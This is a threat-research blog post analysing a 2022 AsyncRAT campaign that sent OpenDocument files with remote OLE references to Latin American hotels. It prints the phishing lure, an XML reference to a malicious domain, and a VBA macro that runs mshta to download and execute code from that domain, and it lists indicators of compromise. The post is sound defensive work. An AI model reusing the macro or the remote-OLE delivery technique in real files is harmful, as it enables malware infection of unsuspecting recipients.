

Recent Posts

 threatresearch.ext.hp.com/stealthy-opendocument-malware-targets-latin-american-hotels/

July 15, 2022

[HP Threat Research Blog](#) • **Stealthy OpenDocument Malware Deployed Against Latin American Hotels**



Stealthy OpenDocument Malware Deployed Against Latin American Hotels

In late June 2022, [HP Wolf Security](#) isolated an unusually stealthy malware campaign that used OpenDocument text (.odt) files to distribute malware. OpenDocument is an open, vendor-neutral file format compatible with several popular office productivity suites, including Microsoft Office, LibreOffice and Apache OpenOffice. As described in a [blog post by Cisco Talos](#), the campaign targets the hotel industry in Latin America. The targeted hotels are contacted by email with fake booking requests. In the case below, the attached document was purportedly a guest registration document.

Bom dia,
Sou da Hplus Sistema De Ensino Ltda, e gostaria de saber se há disponibilidades para nos reservar alguns quartos.
De início teremos apenas duas datas previstas mas, certamente no decorrer do ano enviaremos mais funcionários e, por esse motivo estamos enviando nosso CNPJ para um possível cadastro para faturamentos futuros.

° Estamos dando prioridade ao hotel porque além de já termos uma excelente experiência passada com vocês o hotel fica próximo ao nosso anexo escolar facilitando nossa locomoção.
° Peço que nos responda o mais breve possível e se esforce para nos conseguir essas vagas.
Atenciosamente,

MATEUS SANTIN - Administração
Hplus Sistema de Ensino LTDA
+55 19 3301-6800
Rua Moraes Barros, 555, Centro Piracicaba SP
ahttps://sistemahplus.com.br



Figure 1 – Email lure making a booking request.

Infection chain

The malicious document was sent as an email attachment. If the user opens the document, they are shown a prompt asking whether fields with references to other files should be updated. An Excel file opens if they click ‘Yes’ to this cryptic message.




Figure 2 – OpenDocument file asking to update fields in the document.

Afterwards, the user is shown another prompt asking whether macros should be enabled or disabled. If the user allows macros, this triggers the infection chain, eventually leading to the execution of the malware payload, AsyncRAT.




Figure 3 – Excel spreadsheet asking the user to enable macros.

It's interesting to see OpenDocument files being used to distribute malware because we seldom see malware in the wild that uses this file format. Strikingly, the document used in the campaign is poorly detected by anti-virus scanners, with a 0% detection rate on VirusTotal as of 7 July.




Figure 4 – OpenDocument VirusTotal detection.

Unlike many malicious documents, analyzing the OpenDocument file reveals no hidden macros. However, the document references Object Linking and Embedding (OLE) objects hosted remotely, as shown in the *styles.xml* file. The document references 20 documents hosted on the same domain, `webnar[.]info`.

```
<draw:object-ole draw:class-id="00020906-0000-0000-C000-000000000046" xlink:href="https://webnar.info/internet/13.doc" xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/>
```

Figure 5 – OpenDocument referencing external document.

When opening the document, these references are downloaded and opened. Based on our analysis, the same document is always downloaded and contains no macro code. However, the downloaded document contains ten embedded Excel spreadsheets. If the user chose to enable macros at the prompt in Figure 3, each of these Excel files opens and asks the user if macros should be activated. It is unclear what purpose is served by opening so many duplicate files.

```
$ unzip 13.doc -d doc_content
Archive: 13.doc
  inflating: doc_content/[Content_Types].xml
  inflating: doc_content/_rels/.rels
  inflating: doc_content/word/document.xml
  inflating: doc_content/word/_rels/document.xml.rels
  inflating: doc_content/word/media/image1.wmf
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet1.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet2.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet3.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet4.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet5.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet6.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet7.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet8.xls
  inflating: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet9.xls
  inflating: doc_content/word/theme/theme1.xml
  inflating: doc_content/word/settings.xml
  inflating: doc_content/word/styles.xml
  inflating: doc_content/word/webSettings.xml
  inflating: doc_content/word/fontTable.xml
  inflating: doc_content/docProps/core.xml
  inflating: doc_content/docProps/app.xml
```

Figure 6 – Externally referenced Word document contains 10 Excel files.

The Visual Basic for Applications (VBA) macro inside the Excel documents is lean, running a command using the [mshta.exe \(T1218.005\)](#) tool built into Windows that downloads and executes additional code from the web.

```

VBA MACRO ThisWorkbook
in file: doc_content/word/embeddings/Microsoft_Excel_97-2003_Worksheet.xls - OLE stream: 'ThisWorkbook'
-----
Sub Workbook_BeforeClose(Cancel As Boolean)

kulabear = "SHELL32.DLL,ShellExec_RunDLL ""mshta"" ""https://webnar.info/main.html"" "
::::::::::: Debug.Print
::::::::::: Call Shell!("rundll32 " + kulabear)
End Sub
-----
+-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|AutoExec  |Workbook_BeforeClose|Runs when the Excel Workbook is closed|
|Suspicious|Shell        |May run an executable file or a system|
|           |             |command|
|Suspicious|SHELL32     |May run an executable file or a system|
|           |             |command|
|Suspicious|Call        |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Hex Strings  |Hex-encoded strings were detected, may be|
|           |             |used to obfuscate strings (option --decode to|
|           |             |see all)|
|IOC       |https://webnar.info/|URL|
|           |main.html      |
|IOC       |SHELL32.DLL   |Executable file name|
+-----+-----+-----+

```

Figure 7 – VBA macro code within the Excel document.

At this point, a complex chain of PowerShell, VBScript and batch scripts are started, finally decoding and executing AsyncRAT, an open-source remote access trojan written in C#. A scheduled task is created to make the malware persistent on the infected PC. The task re-launches the malware every two hours. The significant part of this infection chain is how the attacker evaded detection by relying on the OpenDocument format to load malware using external OLE objects.





Figure 8 – Complex infection chain leading to AsyncRAT.

Links to other campaign activity

To see if the same lure was used in other campaigns, we compared the images in the malicious document to a corpus of historical malicious document images from the last three years.

Initial Document

Image	Similarity Hash	Malware	Date	File Types	File Hashes
	ffff04000000cddf	AsyncRAT	2022-07-11	application/vnd.oasis.opendocument.text	74d8bc5023f8d56e5b9fb46a5da5f1ce7e3e04826ca543274d7f6205866490b9

Set Malware Family

Similar Documents



Image	Similarity	Similarity Hash	Malware	Date	File Types	File Hashes
	100.0 %	ffff04000000cddf	AsyncRAT	2022-07-05	application/vnd.openxmlformats-officedocument.wordprocessingml.document	85007a9921ef08cae11e27944cf0a1897c78dd9f26b6801f17b3b2f80d8f794

Figure 9 – Campaign using the same lure image.

In July, another malicious document was spotted in the wild that contained the logo of a legitimate organization mimicked by the threat actor. The main difference between the two campaigns is that the second one relied on Microsoft Word documents instead of OpenDocument files. Interestingly, the detection rate of the malicious Microsoft Word document is far higher than the OpenDocument file.



30 / 63

30 security vendors and 1 sandbox flagged this file as malicious

85007a9921ef08cae11e27944cf0a1897c78dd9f26b6801f17b3b2f80d8f794

268.61 KB Size

2022-07-12 09:38:22 UTC a moment ago

DOCX

Lista de invitados para reserva HPlus.doc

attachment cve-2017-0199 docx exploit

Community Score

Figure 10 – Detection rate of Microsoft Word document on VirusTotal.

Both campaigns used the same lure and targeted Latin American hotels by email. We found evidence of similar activity that has been ongoing for several months based on the targeted organizations and lure languages (Portuguese and Spanish).

Conclusion

Attackers are always hunting for stealthy ways of delivering malware that evades endpoint security. This campaign illustrates how OpenDocument text files can be abused to deliver malware through external OLE references with extremely low detection rates. Documents that arrive from outside an organization should always be treated with suspicion, especially if they try to load external content from the web – but in practice this isn't always straightforward advice to follow, especially in industries that rely on exchanging electronic

documents between suppliers and clients. However, since HP Wolf Security works by isolating high-risk tasks like opening email attachments inside secure micro-virtual machines that does not rely on detection, this stopped the malware in this campaign from infecting the host system.

Indicator of Compromise

OpenDocument files:

Relação de Hospedes HPLUS.odt (English translation: "Guest List HPLUS.odt"):

74d8bc5023f8d56e5b9fb46a5da5f1ce7e3e04826ca543274d7f6205866490b9

CNPJ – HPLUS SISTEMA DE ENSINO LTDA.odt

b13ce271e58dff54bccf92dbccc17414af168efc2d47d44554a883ca0b2e8e08

Microsoft Word document

85007a9921ef08cae11e27944fcf0a1897c78dd9f26b6801f17b3b2f80d8f794

Externally referenced Word document:

598ee4b45b38e5d3485e0d6da9e4369c91c5e9981d869ab4745e4df1f9ac14b2

Embedded Excel files:

2c783d33c0f86fd266efab7dc2f135e83de49472914fc4646f94f590104c0dfa

b88fcd15369df470634ec02ee42392ac948520b4c55b7a7b2c5f979c94cd43d5

6a9c9855bdef4e811610f78385c2deca1f898610de1827f55b92458d157a1788

d46bad7b5f3bf546f70ea1e5cadd1974b06d1befa26f6bca54c98c1431e5276

559eb36bf8ebcb34156972e3eb77bc2c103c9320ef09f31d945532deed73fb87

46503673cf5a603f12cf01d7a6ef232a2bad791201e17d0b449e5e094c63bca3

35e16501438467a0649210473d2527310575a302471778989568b1ef40766b46

1d266e5c8036b48136d9585040c6f85cb61a8b8693997cc0e9ed88e55e1157ea

c402e4b0fa8c7742d6ad086160a71d5d2b0e23d6531dd739076cc10922da5076

db76cf9623b1f2b1750d75fa2502af7e4f1f6050000bbcedef6379e9d5cb9408

Domains hosting malware stages:

webnar[.]info

www.unimed-corporated[.]com

Tags